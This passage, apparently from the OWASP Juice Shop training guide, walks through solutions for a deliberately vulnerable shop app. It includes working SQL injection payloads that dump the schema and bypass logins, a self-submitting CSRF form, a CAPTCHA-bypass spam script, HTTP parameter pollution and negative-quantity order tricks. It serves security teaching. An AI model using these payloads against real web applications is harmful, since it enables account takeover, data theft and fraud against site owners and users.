2. Upon your next visit to the application's web UI the challenge will be marked as solved.

Put an additional product into another user's shopping basket

1. Log in as any user.
2. Inspect HTTP traffic while putting items into your own shopping basket to learn your own `BasketId`. For this solution we assume yours is `1` and another user's basket with a `BasketId` of `2` exists.
3. Submit a `POST` request to `http://localhost:3000/api/BasketItems` with payload as `{"ProductId": 14, "BasketId": "2", "quantity": 1}` making sure no product of that with `ProductId` of `14` is already in the target basket. Make sure to supply your `Authorization Bearer` token in the request header.
4. You will receive a (probably unexpected) response of `{'error' : 'Invalid BasketId'}` - after all, it is not your basket!
5. Change your `POST` request into utilizing HTTP Parameter Pollution (HPP) by supplying your own `BasketId` and that of someone else in the same payload, i.e. `{"ProductId": 14, "BasketId": "1", "quantity": 1, "BasketId": "2"}`.
6. Submitting this request will satisfy the validation based on your own `BasketId` but put the product into the other basket!

TIP

With other `BasketIds` you might need to play with the order of the duplicate property a bit and/or make sure your own `BasketId` is lower than the one of the target basket to make this HPP vulnerability work in your favor.

Supplying multiple HTTP parameters with the same name may cause an application to interpret values in unanticipated ways. By exploiting these effects, an attacker may be able to bypass input validation, trigger application errors or modify internal variables values. As HTTP Parameter Pollution (in short HPP) affects a building block of all web technologies, server and client side attacks exist.

Current HTTP standards do not include guidance on how to interpret multiple input parameters with the same name. For instance, RFC 3986 simply defines the term Query String as a series of field-value pairs and RFC 2396 defines classes of reserved and unreserved query string

characters. Without a standard in place, web application components handle this edge case in a variety of ways (see the table below for details).

By itself, this is not necessarily an indication of vulnerability. However, if the developer is not aware of the problem, the presence of duplicated parameters may produce an anomalous behavior in the application that can be potentially exploited by an attacker. As often in security, unexpected behaviors are a usual source of weaknesses that could lead to HTTP Parameter Pollution attacks in this case. To better introduce this class of vulnerabilities and the outcome of HPP attacks, it is interesting to analyze some real-life examples that have been discovered in the past. ^[1]

Submit 10 or more customer feedbacks within 10 seconds

1. Open the Network tab of your browser DevTools and visit `http://localhost:3000/#/contact`
2. You should notice a GET request to `http://localhost:3000/rest/captcha/` which retrieves the CAPTCHA for the feedback form. The HTTP response body will look similar to `{"captchaId":18,"captcha":"5*8*8","answer":"320"}`.
3. Fill out the form normally and submit it while checking the backend interaction in your Developer Tools. The CAPTCHA identifier and solution are transmitted along with the feedback in the request body: `{comment: "Hello", rating: 1, captcha: "320", captchaId: 18}`
4. You will notice that a new CAPTCHA is retrieved from the REST endpoint. It will present a different math challenge, e.g. `{"captchaId":19,"captcha":"1*1-1","answer":"0"}`
5. Write another feedback but before sending it, change the `captchaId` and `captcha` parameters to the previous values of `captchaId` and `answer`. In this example you would submit `captcha: "320", captchaId: 18` instead of `captcha: "0", captchaId: 19`.
6. The server will accept your feedback, telling you that the CAPTCHA can be pinned to any previous one you like.
7. Write a script with a 10-iteration loop that submits feedback using your pinned `captchaId` and `captcha` parameters. Running this script will solve the challenge.

Two alternate (but more complex) solutions:

- Rewrite your script so that it *parses the response from each CAPTCHA retrieval call* to `http://localhost:3000/rest/captcha/` and sets the extracted `captchaId` and `answer` parameters in each subsequent form submission as `captchaId` and `captcha`.

- Using an automated browser test tool like Selenium WebDriver you could do the following:
 - a. Read the CAPTCHA question from the HTML element `<code id="captcha" ...>`
 - b. Calculate the result on the fly using JavaScript
 - c. Let WebDriver write the answer into the `<input name="feedbackCaptcha" ...>` field.

The latter is actually the way it is implemented in the end-to-end test for this challenge:

```
describe('challenge "captchaBypass"', () => {
  it('should be possible to post 10 or more customer feedbacks in less than 20 seconds', () => {
    cy.window().then(async () => {
      for (let i = 0; i < 15; i++) {
        const response = await fetch(
          `${Cypress.env('baseUrl')}/rest/captcha/`,
          {
            method: 'GET',
            headers: {
              'Content-type': 'text/plain'
            }
          }
        )
        if (response.status === 200) {
          const responseJson = await response.json()

          await sendPostRequest(responseJson)
        }

        async function sendPostRequest (captcha: {
          captchaId: number
          answer: string
        }) {
          await fetch(`${Cypress.env('baseUrl')}/api/Feedbacks`, {
            method: 'POST',
```

```
    cache: 'no-cache',
    headers: {
      'Content-type': 'application/json'
    },
    body: JSON.stringify({
      captchaId: captcha.captchaId,
      captcha: `${captcha.answer}`,
      comment: `Spam #${i}`,
      rating: 3
    })
  })
}
})
cy.expectChallengeSolved({ challenge: 'CAPTCHA Bypass' })
})
})
```

TIP

It is worth noting that both alternate solutions would still work even if the CAPTCHA-pinning problem would be fixed in the application!

Last but not least, the following RaceTheWeb config could be used to solve this challenge. Other than the two above alternate solutions, this one relies on CAPTCHA-pinning:

```
# CAPTCHA Bypass
# Save this as captcha-bypass.toml
# Get Captcha information from this endpoint first: http://localhost:3000/rest/captcha/
# Then replace captchaId and captcha values in body parameter of this file
# Launch this file by doing ./racethweb captcha-bypass.toml
count = 10
verbose = true
[[requests]]
  method = "POST"
```

```
url = "http://localhost:3000/api/Feedbacks/"
body = "{\"captchaId\":12,\"captcha\":\"-1\",\"comment\":\"pwned2\",\"rating\":5}"
headers = ["Content-Type: application/json"]
```

Change the name of a user by performing Cross-Site Request Forgery from another origin

1. Open Juice Shop in a web browser which sets cookies with `SameSite=None` by default. With Firefox 96.x or Chrome 79.x this has been successfully tested, but feel free to try other browsers at your leisure.
2. Login with any user account. This user is going to be the victim of the CSRF attack.
3. Navigate to <http://htmledit.squarefree.com> in the same browser. It is intentional that the site is accessed without TLS, as otherwise there might be issues with the mixed-content policy of the browser.
4. In the upper frame of the page, paste the following HTML fragment, which contains a self-submitting HTML form:

```
<form action="http://localhost:3000/profile" method="POST">
  <input name="username" value="CSRF"/>
  <input type="submit"/>
</form>
<script>document.forms[0].submit();</script>
```

1. The attack is performed immediately. You will see an error message or a blank page in the lower frame, because even though the online HTML editor is allowed to send requests to Juice Shop, it is not permitted to embed the response.
2. Verify that the username got changed to "CSRF" by checking the [profile page](#).

In an actual attack scenario, the attacker will try to trick a legitimate user into opening an attacker-controlled website. If the victim is simultaneously logged into the target website, the requested that is generated by the malicious form in step 3 is authenticated with the victim's session. The attacker has also options to hide the automatically issued request, for example by embedding it into an inline frame of zero height and width.

Exfiltrate the entire DB schema definition via SQL Injection

1. From any errors seen during previous SQL Injection attempts you should know that SQLite is the relational database in use.

2. Check <https://www.sqlite.org/faq.html> to learn in "(7) How do I list all tables/indices contained in an SQLite database" that the schema is stored in a system table `sqlite_master`.
3. You will also learn that this table contains a column `sql` which holds the text of the original `CREATE TABLE` or `CREATE INDEX` statement that created the table or index. Getting your hands on this would allow you to replicate the entire DB schema.
4. During the Order the Christmas special offer of 2014 challenge you learned that the `/rest/products/search` endpoint is susceptible to SQL Injection into the `q` parameter.
5. The attack payload you need to craft is a `UNION SELECT` merging the data from the `sqlite_master` table into the products returned in the JSON result.
6. As a starting point we use the known working `''))--` attack pattern and try to make a `UNION SELECT` out of it
7. Searching for `'')) UNION SELECT * FROM x--` fails with a `SQLITE_ERROR: no such table: x` as you would expect.
8. Searching for `'')) UNION SELECT * FROM sqlite_master--` fails with a promising `SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns` which least confirms the table name.
9. The next step in a `UNION SELECT`-attack is typically to find the right number of returned columns. As the *Search Results* table in the UI has 3 columns displaying data, it will probably at least be three. You keep adding columns until no more `SQLITE_ERROR` occurs (or at least it becomes a different one):
 - a. `'')) UNION SELECT '1' FROM sqlite_master--` fails with number of result columns error
 - b. `'')) UNION SELECT '1', '2' FROM sqlite_master--` fails with number of result columns error
 - c. `'')) UNION SELECT '1', '2', '3' FROM sqlite_master--` fails with number of result columns error
 - d. (...)
 - e. `'')) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8' FROM sqlite_master--` *still fails* with number of result columns error
 - f. `'')) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8', '9' FROM sqlite_master--` finally gives you a JSON response back with an extra element

```
{"id":"1","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"}.
```


10. Next you get rid of the unwanted product results changing the query into something like `qwert')) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8', '9' FROM sqlite_master--` leaving only the "UNION ed" element in the result set
11. The last step is to replace one of the fixed values with correct column name `sql`, which is why searching for `qwert')) UNION SELECT sql, '2', '3', '4', '5', '6', '7', '8', '9' FROM sqlite_master--` solves the challenge.

Obtain a Deluxe Membership without paying for it

1. If wallet is empty:
 - a. Go to <http://localhost:3000/#/payment/deluxe> and look at the available payment options for upgrading to a deluxe account
 - b. Open devtools and inspect the pay button next to the "pay using wallet" option.
 - c. Remove the `disabled="true"` attribute from the element to enable it.
 - d. Switch to the network tab and devtools and click on the button to initiate payment
 - e. See that there is a POST request sent, which only contains one parameter in the request payload, "paymentMode", which is set to "wallet". The response contains an error saying your wallet doesn't contain sufficient funds
 - d. Right click on the request and select "edit and resend"
 - e. Change the paymentMode parameter to an empty string and press send. This solves the challenge and juice-shop no longer knows where to deduct the money from
2. If wallet isn't empty:
 - a. If your wallet contains funds, you cannot start a dummy transaction to inspect the request structure because then you would be automatically upgraded to deluxe.
 - b. Set up a proxy like ZAP, Fiddler aur Burp Suite.
 - c. Click on the pay button
 - d. Intercept and edit the request as described above before forwarding it.

Post some feedback in another user's name

1. Go to the *Contact Us* form on <http://localhost:3000/#/contact>.
2. Inspect the DOM of the form in your browser to spot this suspicious text field right at the top: `<input _ngcontent-c23 hidden id="userId" type="text" class="ng-untouched ng-pristine ng-valid">`

```

▼<app-contact _ngghost-c23 class="ng-star-inserted">
  ▼<div _ngcontent-c23 fxlayoutalign="center" style="place-content: stretch center;
    align-items: stretch; flex-direction: row; box-sizing: border-box; display: flex;">
    ▼<mat-card _ngcontent-c23 class="mat-card">
      <h3 _ngcontent-c23 translate>Contact Us</h3>
      <!-->
      <!-->
      ▼<div _ngcontent-c23 class="form-container">
        ... <input _ngcontent-c23 hidden id="userId" type="text" class="ng-untouched ng-
          pristine ng-valid"> == $0
        ▶<mat-form-field _ngcontent-c23 appearance="outline" class="mat-form-field ng-
          tns-c8-15 mat-primary mat-form-field-type-mat-input mat-form-field-appearance-
          outline mat-form-field-can-float mat-form-field-disabled ng-untouched ng-
          pristine mat-form-field-should-float">...</mat-form-field>
        ▶<mat-form-field _ngcontent-c23 appearance="outline" class="mat-form-field ng-
          tns-c8-15 mat-primary mat-form-field-type-mat-input mat-form-field-appearance-

```

3. In your browser's developer tools remove the `hidden` attribute from above `<input>` tag.

Contact Us

1

Author

anonymous

Comment

This will make the admin look real bad!

Rating

★ ★ ★ ★ ★

What is 2+2-8 ?

-4


Submit

4. The field should now be visible in your browser. Type any user's database identifier in there (other than your own if you are currently logged in) and submit the feedback.

You can also solve this challenge by directly sending a POST to `http://localhost:3000/api/Feedbacks` endpoint. You could for example be logged out but provide any `UserId` in the JSON payload.

Post a product review as another user or edit any user's existing review

1. Select any product and write a review for it



2. Submit the review while observing the Networks tab of your browser.

3. Analyze the PUT request.

The screenshot shows the OWASP Juice Shop application interface on the left and the browser's network inspector on the right.

Application Interface:

- Header: OWASP Juice Shop, Search..., Score Board, Login, Contact Us.
- Product: Apple Juice (1000ml), Price: 1.99, Description: The all-time classic.
- Image: A glass of apple juice with a straw and a red apple.
- Reviews:
 - admin@juice-sh.op: One of my favorites! (thumbs up)
 - Anonymous: Good (thumbs up)
 - Anonymous: This is very bad product (thumbs down)

Network Inspector:

- Filter URLs: All, HTML, CSS, JS, XHR, Fonts, Images, Media, WS, Other.
- Table of requests:

Status	Met...	Domain	File	Cause	Type	Transferred	Size
201	PUT	localhost:3...	reviews	xhr	json	353 B	19 B
200	GET	localhost:3...	reviews	xhr	json	765 B	434 B
- Summary: 3 requests, 453 B / 1.09 KB transferred, Finish: 61 ms.
- New Request form:
 - Method: PUT
 - URL: http://localhost:3000/rest/product/1/reviews
 - Request Headers:


```
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:3000/
X-User-Email: admin@juice-sh.op
Content-Type: application/json
```
 - Request Body:


```
{"message":"This is very bad product","author":"Anonymous"}
```

4. Change the author name to admin@juice-sh.op in Request Body and re-send the request.

Log in with Chris' erased user account

- Log in with *Email* `chris.pike@juice-sh.op' --` and any *Password* if you already know the email address of Chris.
- or log in with *Email* as `\ ' or deletedAt IS NOT NULL--` and any *Password* you like for a "lucky hit" as Chris seems to be the only or at least first ever deleted user. The presence of `deletedAt` you might have derived from Retrieve a list of all user credentials via SQL Injection and enforcing it to be `NOT NULL` will give you back only users who were soft-deleted at some point of time.

Log in with Amy's original user credentials

1. Google for either 93.83 billion trillion trillion centuries or One Important Final Note.
2. Both searches should show <https://www.grc.com/haystack.htm> as one of the top hits.
3. After reading up on *Password Padding* try the example password `D0g.....`
4. She actually did a very similar padding trick, just with the name of her husband *Kif* written as *K1f* instead of *D0g* from the example! She did not even bother changing the padding length!
5. Visit <http://localhost:3000/#/login> and log in with credentials `amy@juice-sh.op` and password `K1f.....` to solve the challenge

Log in with Bender's user account

- Log in with *Email* `bender@juice-sh.op` -- and any *Password* if you already know the email address of Bender.
- A rainbow table attack on Bender's password will probably fail as it is rather strong. You can alternatively solve Change Bender's password into *slurmCl4ssic* without using SQL Injection or Forgot Password first and then simply log in with the new password.

Log in with Jim's user account

- Log in with *Email* `jim@juice-sh.op` -- and any *Password* if you already know the email address of Jim.
- or log in with *Email* `jim@juice-sh.op` and *Password* `ncc-1701` if you looked up Jim's password hash in a rainbow table after harvesting the user data as described in Retrieve a list of all user credentials via SQL Injection.

Place an order that makes you rich

1. Log in as any user.
2. Put at least one item into your shopping basket.
3. Note that reducing the quantity of a basket item below 1 is not possible via the UI
4. When changing the quantity via the UI, you will notice `PUT` requests to <http://localhost:3000/api/BasketItems/{id}> in the Network tab of your DevTools

5. Memorize the `{id}` of any item in your basket
6. Copy your `Authorization` header from any HTTP request submitted via browser.
7. Submit a `PUT` request to `http://localhost:3000/api/BasketItems/{id}` replacing `{id}` with the memorized number from 5. and with:
 - `{"quantity": -100}` as body,
 - `application/json` as `Content-Type`
 - and `Bearer ?` as `Authorization` header, replacing the `?` with the token you copied from the browser.


The screenshot shows a REST client interface with the following details:

- Request Method:** PUT
- URL:** http://localhost:3000/api/BasketItems/1
- Body:**

```
{ "quantity": -100 }
```
- Response:** Status: 200 OK, Time: 192 ms, Size: 528 B
- Response Body (JSON):**

```
{  "status": "success",  "data": {    "id": 1,    "quantity": -100,    "createdAt": "2018-12-18T07:03:28.465Z",    "updatedAt": "2018-12-18T13:09:56.688Z",    "BasketId": 1,    "ProductId": 1  } }
```

8. Visit <http://localhost:3000/#/basket> to view *Your Basket* with the negative quantity on the first item



9. Click *Checkout* to issue the negative order and solve this challenge.

order_8194-0cb7c2a6e11ef26f.pdf

1 / 1



OWASP Juice Shop - Order Confirmation

Customer: bjoern.kimminich@owasp.org

Order #: 8194-0cb7c2a6e11ef26f


-100x Apple Juice (1000ml) ea. 1.99 = -199

Total Price: -199

Thank you for your order!

Prove that you actually read our privacy policy

1. Open <http://localhost:3000/#/privacy-security/privacy-policy>.
2. Moving your mouse cursor over each paragraph will make a fire-effect appear on certain words or partial sentences.



The screenshot shows the OWASP Juice Shop website with a dark blue header. The header contains the OWASP Juice Shop logo, a Login button, a search bar, a Score Board button, an About Us button, and a GitHub link. On the right side of the header, there is a Contact Us button and a language selector showing 'Eng...' with a dropdown arrow. A dark grey cookie consent banner is displayed across the middle of the page. The banner has a 'Menu' section on the left with links to Privacy Policy, Two Factor Authentication, Change Password, Last Login IP, and Request Data Export. The main content area of the banner contains text about cookies and a list of examples of cookies used: Session Cookies, Preference Cookies, and Security Cookies.

Menu

- Privacy Policy
- Two Factor Authentication
- Change Password
- Last Login IP
- Request Data Export

We use cookies and similar tracking technologies to track the activity on our Service and hold certain information.

Cookies are files with small amount of data which may include an anonymous unique identifier. Cookies are sent to your browser from a website and stored on your device. Tracking technologies also used are beacons, tags, and scripts to collect and track information and to improve and analyze our Service.

You can instruct your browser to refuse all cookies or to indicate when a cookie is being sent. However, if you do not accept cookies, you may not be able to use some portions of our Service.

Examples of Cookies we use:

